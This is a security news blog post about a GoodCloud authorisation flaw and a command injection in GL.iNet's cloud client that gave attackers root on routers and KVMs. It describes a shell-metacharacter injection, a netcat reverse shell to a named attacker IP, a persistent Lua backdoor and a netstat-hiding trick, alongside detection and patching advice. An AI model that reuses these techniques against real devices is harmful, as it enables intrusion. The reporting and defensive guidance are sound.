 HackingPassion.com
GL.iNet Cloud Flaw Gave Attackers Root on Routers and KVMs Through a Feature That Was Switched Off
Ethical Hacking Complete Course Zero to Expert
Hack like black hat hackers. Penetration testing, Kali Linux, WiFi and web hacking, and the hacker mindset behind it.
→ Take the full courseRouters and KVMs took root commands and malware from the maker’s own cloud, with signs on 166 of 199 routers one firm checked. Owners had the abused feature turned off. The hole was 715 days old.
GL.iNet makes small travel routers that fit in a jacket pocket, the kind you take along on a trip. You plug one in at a hotel or a holiday rental, and your laptop and phone go through your own little network instead of straight onto the hotel WiFi. The company also makes home routers, and a line of KVM devices called Comet.
# TL;DR
A KVM over IP is a small box that you plug into the HDMI and USB ports of a computer. From your browser you then see that computer’s screen and use its keyboard and mouse as if you were sitting in front of it, even while it is still starting up. That is handy when the computer is a server in a closet, or your work PC at the office while you are at home.
To manage those devices from wherever you are, GL.iNet has a cloud service called GoodCloud. You link your router or KVM to your account, and from that moment on the device keeps a connection open to GL.iNet’s servers and waits for instructions. You change a setting in the app, the cloud sends a message down that connection, and your device does what the message says.
On the KVMs, that cloud service is switched on by default, GL.iNet’s own documentation says so. And according to the company’s security notice, some KVMs already had it running before their owner had even linked them to an account.
So the device listens to the cloud. On November 20, 2026, GL.iNet announced that someone had used a hole in that cloud to put malware on routers and KVMs of its customers.
It took two holes to get there, one in the cloud and one on the router.
The first hole was in the cloud itself. The messages between GoodCloud and your device travel over MQTT, a protocol made for devices that send short messages back and forth with a server, and GL.iNet runs it on a server called EMQX. Your device subscribes to topics, the channels its own messages come in on, and the server is supposed to check who is allowed to send what to which topic. That check was set up wrong, which GL.iNet calls a configuration error. So one device could send management messages to someone else’s device, without being allowed to.
GL.iNet’s own write-up says what an attacker needed for that. One GL.iNet device of their own on GoodCloud, and the MAC address of your device, the hardware address of its network card. An attacker can go through those MAC addresses in large batches, which the write-up calls enumerating them in bulk. The cloud version with the flaw is v3.19.13, and the fix is v3.19.14.
The second hole was on your router, in the program that receives those messages, GL.iNet’s cloud client. It comes in a package called gl-sdk4-cloud, and one part of it handles AstroWarp. AstroWarp is GL.iNet’s SD-WAN feature, software that ties networks in different places together over the internet, an office and a home office for example.
When a cloud message called virtual_ip_info comes in, the client takes three fields out of it, mac, virtualIp and ip, and fills them into a firewall rule:
| |
The researchers who took this client apart found a part of that code, a branch, with the label “Manually add ip”. When the mac field is empty, the client hands that line straight to the shell with os.execute. It does not check what is in virtualIp or ip, and it does not put quotes around them.
In a shell, a semicolon ends one command and starts the next one. So when the ip field says 127.0.0.1; with any command behind it, the router runs that command. As root, the administrator account that can do anything on the device.
The client also never checks if AstroWarp is even in use. GL.iNet confirms that in its own report: the flaw worked “even when AstroWarp was turned off.” The researchers had the AstroWarp setting on record for 193 of their routers. On all 193 it was off, and the attack went through anyway.
Those researchers are RemoteToHome Consulting, a firm that sets up networks and VPNs for digital nomads, expats and small businesses, and manages a large number of GL.iNet routers for them. They also looked at when this code arrived. The earliest firmware they found it in is 4.7.0 for the GL-MT3000, released on December 5, 2024. The version before it, 4.6.9, did not have it. So the hole was there 715 days before the attack.

This is what the attack looked like on one router. The owner of a GL-AXT1800 on firmware 4.8.3 posted the list of running processes on GL.iNet’s forum, and this line was in it:
| |
The first part is a firewall rule that does no harm, pointed at 127.0.0.1, the router’s own address. After the semicolon comes the attack.
mkfifo /tmp/f makes a named pipe, a special file that passes data from one program to another. /bin/sh -i starts a shell you can type commands into. nc, short for netcat, opens a connection to 170.39.226.219 on port 43104. From then on, what the attacker types on their side goes through that pipe into the shell on your router, and what the shell answers goes back over the same connection.
That is a reverse shell. Your router is the one that makes the call, out to the attacker. So no port has to be open on your router, and to your firewall it is ordinary outgoing traffic, the same kind as when you open a website. The while true loop with the sleep 3 makes sure that when the connection drops, the router calls back three seconds later.
The researchers also read GoodCloud’s own device logs for their routers. The attacker’s messages had their own recognizable form, and the first router reply to one of them shows up on November 19. The big wave came on November 20, from 20:06 UTC until 08:04 UTC the next morning. About twelve hours, one router model and firmware version after the other.
By November 23 they had checked 199 routers. On 166 of them they found signs of the attack:
- → 24 with a root shell to 170.39.226.219 still running, or still trying to reconnect
- → 93 where the attacker’s command had run and nothing else was found
- → 49 with an older backdoor installed and running, more on that below
On the other 33 they found nothing, and 15 of those had been restarted since November 20. The shell only exists in memory, so a restart takes most of the traces with it.
These are the researchers’ own routers and the ones they manage, and all of them had GoodCloud on. So 166 out of 199 does not mean that 83 percent of all GL.iNet routers are infected. GL.iNet itself has not said how many devices were hit. Its notice says the company is “continuing to determine the number of affected devices.”
The first thing GL.iNet gave its customers to check their own device was one command. You log in over SSH, you type ps | grep tmp, and if you see a process called crond -i /tmp/.log, your device is under attack. No output means the device is fine, the first instructions said.
The researchers did not find that process on a single one of their routers. Not even on the 24 with a shell running. crond -i /tmp/.log is the name the KVM malware uses, and the router shell never had that name.
The owner of that GL-AXT1800 from above ran exactly that check. The shell line showed up in his output, because it contains /tmp/f, but it was not the process name GL.iNet told people to look for. He posted his output in the forum thread for the check. Later that day, a post in the same thread warned that an empty result from ps | grep tmp is not enough to tell if a router is compromised. It gave a command that looks for the connection itself:
| |
That one searches for the address the shell calls, so it finds the connection no matter what the process is called.
The command the researchers found most often on the routers sat in the memory of the cloud client on 98 of them. It lists two folders, /etc/config/.gl and /etc/glinet/.cache, and sends what it finds to the same server on port 50000. Those are folders where the KVM malware hides its files. The researchers found no command that installed a file, added an account or a key, or set up a scheduled job on a router.
On the KVMs, the attacker went a lot further. One owner of a Comet GL-RM1 was logging the traffic on his home network when it happened, so he could see what his KVM did. On November 19, it opened a connection to 65.20.71.131. A minute later it downloaded a script called ni.sh and a file called n5 from 66.245.219.252.
Then the traffic started. That one small box talked to about 1,450 different IP addresses on November 19 and about 1,800 on November 20. Before that, it was about 20 a day. He describes them as random residential addresses, so internet connections of other people’s homes. On top of that, the KVM contacted api.trongrid.io, an API for the TRON blockchain, about 1,000 times in 36 hours. What all that traffic was for is still unclear.
The server that gives the malware its orders sits at gl-inet.top. Read that name twice. It looks like GL.iNet’s own, and it points to 66.245.219.252. According to a forum user, it was registered on November 16, three days before this KVM was hit.
The script itself installs a program called gl-helper and a helper called gb, and makes sure they come back after a reboot, with startup scripts and a scheduled job that runs at three-minute intervals. Its process is called crond -i /tmp/.log, so at a glance it looks like the normal task scheduler.
The script also swaps netstat, the command you would use to see the network connections, for a small script of 122 bytes that leaves 66.245.219.252 out of the list. So the moment you go looking for that connection, the tool you look with leaves it out. And it has an option to add an SSH key, so the attacker can log in directly.
And a KVM is plugged into a computer. That is what it is for: whoever controls the KVM sees that screen and types on that keyboard. GL.iNet says it is still determining “whether computers connected to affected KVMs were accessed,” and asks owners to check the attached computer for unfamiliar accounts, software, browser extensions and startup items.
That first address the KVM called, 65.20.71.131, leads to the third hole GL.iNet lists, in RTTY, the program that gives remote terminal access to its routers and KVMs. Before a device connects to a server, it checks the certificate of that server, so it knows it is talking to the right one. By changing the startup arguments of RTTY, that check could be skipped. The device then connects to a terminal server of the attacker, and the attacker gets root. The researchers list 65.20.71.131 as exactly that, a rogue RTTY relay.
While owners were searching their routers for traces of the November attack, they found something else: the older backdoor from the list above.
It starts with five lines added to the top of /etc/init.d/urandom_seed, a normal startup script on these routers:
| |
The first line makes a copy of the router’s own Lua interpreter and calls it monitord. The next lines use that copy to run a hidden Lua program from /bin/ulogd, and two seconds later the copy is deleted again.
That hidden program sends your router’s serial number, MAC addresses, model and firmware version to the attacker at three-day intervals, and then waits for a task. Look at the names of the servers it calls: cdn.adguardns.com, cdn.adguardns.org, cdn.openwrt-project.org and cdn.lede-openproject.org. AdGuard is a known ad blocker, and OpenWrt is the open-source system GL.iNet’s firmware is built on. Their own domains are adguard.com and openwrt.org. In a log full of router traffic, those names are easy to scroll past.
When a task comes in, the router downloads a second program, ujaild, starts it and deletes the file. According to the researchers, it can run any command, write any file and open a SOCKS5 proxy. With that proxy, the attacker can send their own traffic through your router into your network, to your laptop, your NAS or your printer. In the memory of 47 routers they found no task and no forwarding. Those routers were checking in, and waiting.
On 27 of the 30 routers where the researchers could date the install, the WireGuard VPN server settings in /etc/config/wireguard_server were rewritten 9 to 12 seconds after the backdoor arrived. If you run a VPN server on your router, that file holds its settings. What rewrote them is not known.
The backdoor also adds two lines to /lib/upgrade/keep.d/netifd. That file is a list of files the router keeps when you upgrade the firmware with Keep Settings on. So you update, you keep your settings, and the backdoor comes along with them. One owner wrote on the forum that it survived his firmware upgrade in April 2026 for exactly that reason.
The oldest files the researchers found date from September 2025, and most were installed in December 2025. 48 of the 49 routers had been linked to GoodCloud before the backdoor showed up. How it got there is not known. GL.iNet writes that the reports “do not establish the initial entry path or a connection to this incident.”
GL.iNet says it blocked the attack path on November 20 and fixed the cloud. The researchers reported the server behind the shells, 170.39.226.219, to the hosting provider on November 21. About three and a half hours later, the provider wrote back that it had suspended the server.
Blocking the cloud stops new infections. But a router or KVM that was already infected stays infected until it gets new firmware. Starting November 22, GL.iNet released security firmware that disables the known malware and removes its files:
- → GL-MT3000, GL-MT6000 and GL-MG1300: 4.11.1
- → GL-AXT1800, GL-AX1800, GL-X3000, GL-XE3000 and GL-SFT1200: 4.8.4
- → GL-MT2500 and GL-X2000: 4.7.14
- → Comet KVMs RM1, RM1V2, RM1PE, RM4PE, RM10 and RM10RC: 1.10.3, and the RMQ1: 1.8.7
The other models are in the notice. A factory reset on its own does not install the fixes, GL.iNet writes. And an update cannot take back a key or password that was already copied. If someone took your VPN key, they still have it after the update.
What you can do with a GL.iNet router or KVM:
- → Check if GoodCloud, on a KVM the cloud service, is switched on, and switch it off if you do not use it
- → Install the security firmware for your exact model with Keep Settings off, on a KVM with “Save current configuration” unticked, and set the device up again by hand
- → After the upgrade, check again that GoodCloud and RTTY are off, because one owner wrote on the forum that an online upgrade with his settings kept switched both back on
- → Do not restore a backup from the old setup
- → Revoke the VPN and SSH keys the device used on the server side, and change the admin and WiFi passwords, because deleting a key from the router does not stop someone who already has a copy
- → On a KVM, check the computer it is plugged into for unfamiliar accounts, software, browser extensions and startup items
- → Before you trust
netstat, runls -l /bin/netstat, because on the infected KVMs it had been swapped for a small script
So far, there is no confirmed case of a computer behind a KVM being accessed. GL.iNet will email the customers it knows were hit. Not getting that email “is not proof that a device was unaffected,” the company writes. There are no CVE numbers yet. GL.iNet has asked for them. And on November 22, the researchers reported one more weakness in the cloud client to GL.iNet, which they are not publishing yet.
A reverse shell like this one is something you can build, catch and spot yourself, with netcat and ps on your own Linux machine.
My Ethical Hacking Complete Course Zero to Expert takes you there step by step: reconnaissance, scanning, exploitation and traffic analysis, hands-on, from your first day with no Linux or hacking background.
→ Join my complete ethical hacking course
Hacking is not a hobby but a way of life.
Sources:
GL.iNet Security Notice | GL.iNet GoodCloud EMQX Report | RemoteToHome Incident Research | GL.iNet Forum Router Check
Stay updated
Get the latest posts in your inbox every week. Ethical hacking, security news, tutorials, and everything that catches my attention. If that sounds useful, drop your email below.